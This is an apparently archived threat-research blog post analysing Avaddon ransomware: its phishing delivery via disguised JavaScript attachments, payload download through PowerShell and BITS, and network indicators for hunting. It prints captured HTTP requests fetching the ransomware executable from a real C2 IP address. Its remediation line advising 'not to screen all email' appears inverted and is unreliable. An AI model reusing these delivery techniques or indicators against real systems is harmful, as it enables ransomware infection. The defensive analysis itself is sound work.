Threat Hunting for Avaddon Ransomware

awakesecurity.com/blog/threat-hunting-for-avaddon-ransomware/

October 26, 2020

Blog Post

Avaddon is a cryptolocker ransomware written in C++ that is best known for encrypting files and changing the file extension to **.avdn**. The ransomware also deletes the volume shadow copies and other system backups and typically demands a ransom ranging between $150 and $900. Since the ransomware uses strong encryption algorithms like AES256 and RSA2048, no decryptor is available and it is impossible to decrypt the file without the key that was used to encrypt it. This ransomware is sold similar to other Ransomware-as-a-

service(RaaS) like REvil. Thus, even someone with limited technical background can become an “affiliate” to spread the malware. In return, the profit gets shared between the threat actor and the affiliate. In this blog post we dissect this malware and discuss methods to perform threat hunting for the Avaddon ransomware family.

Understanding and Hunting for Avaddon

The Avaddon malware campaign began in early June 2020. The malware is delivered and spreads mainly using phishing emails containing a malicious attachment. The email contains what appears to be a zipped image attachment named in the format of **IMG <random-6-digits>.jpg.js**. However, as you will notice the attachment is actually a JavaScript file. Since operating systems often hide file extensions of common file formats, the threat actor attempts to deceive the viewer into thinking the JavaScript file is actually an image..



Figure 1: Phishing Email (Source: Bleeping Computer)



Figure 2: Avaddon JScript Downloader (Source: Bleeping Computer)

Executing this JavaScript file results in the download of the Avaddon ransomware from an external C2 server, through a combination of PowerShell and the BITS admin tool (**Indicator #1**).

```
Accept-Encoding: identity
User-Agent: Microsoft BITS/7.5
Host: 217.8.117.63

HTTP/1.1 200 OK
Server: nginx/1.10.3
Date: Mon, 22 Jun 2020 15:24:14 GMT
Content-Type: application/octet-stream
Content-Length: 1143808
Last-Modified: Sat, 20 Jun 2020 14:22:00 GMT
Connection: keep-alive
ETag: "5eee1b88-117400"
Accept-Ranges: bytes

GET /wtava.exe HTTP/1.1
Connection: Keep-Alive
Accept: */*
Accept-Encoding: identity
If-Unmodified-Since: Sat, 20 Jun 2020 14:22:00 GMT
Range: bytes=0-4631
User-Agent: Microsoft BITS/7.5
Host: 217.8.117.63

HTTP/1.1 206 Partial Content
Server: nginx/1.10.3
Date: Mon, 22 Jun 2020 15:24:18 GMT
Content-Type: application/octet-stream
Content-Length: 4632
Last-Modified: Sat, 20 Jun 2020 14:22:00 GMT
Connection: keep-alive
ETag: "5eee1b88-117400"
Content-Range: bytes 0-4631/1143808

MZ.....................@.....................................        .!..L.!This program cannot be run in DOS mode.
```

1 **BITSAdmin User Agent**

Figure 3: Avaddon Ransomware download using PowerShell and BITS

The ransomware does not perform much command and control (C2) communication. However, as soon as the binary is executed, it connects to https://api.myip.com to get the external IP address of the victim machine(**Indicator #2**).



Figure 4: Network Traffic from Avaddon

Threat Hunting for Avaddon

Security analysts can hunt for Avaddon download attempts by correlating and detecting the pattern of phishing email activity along with binary download using PowerShell and BITS admin that we describe above.

In fact, the Awake Security Platform identifies this sequence of actions and surfaces the malicious behavior on the network (similar to MITRE ATT&CK ID: T1566, T1197). The platform then creates a graphical visualization of the attack Situation as shown in Figure 5 below, demonstrating that a Windows device is accessing **gmail.com** and an IP address, which in this case is the Avaddon C2 server.



Figure 5: Awake Situation for Avaddon Download

Remediation

It is recommended to backup all important data to external drives or in the cloud for better security. It is advised not to screen all email and refrain from opening any attachment from unknown sources. Finally, identify the sequence and patterns of communication we describe here to uncover the presence of Avaddon on your network.

References

Subscribe!

If you liked what you just read, subscribe to hear about our threat research and security analysis.

Ashish Gahlot

Threat Researcher

LinkedIn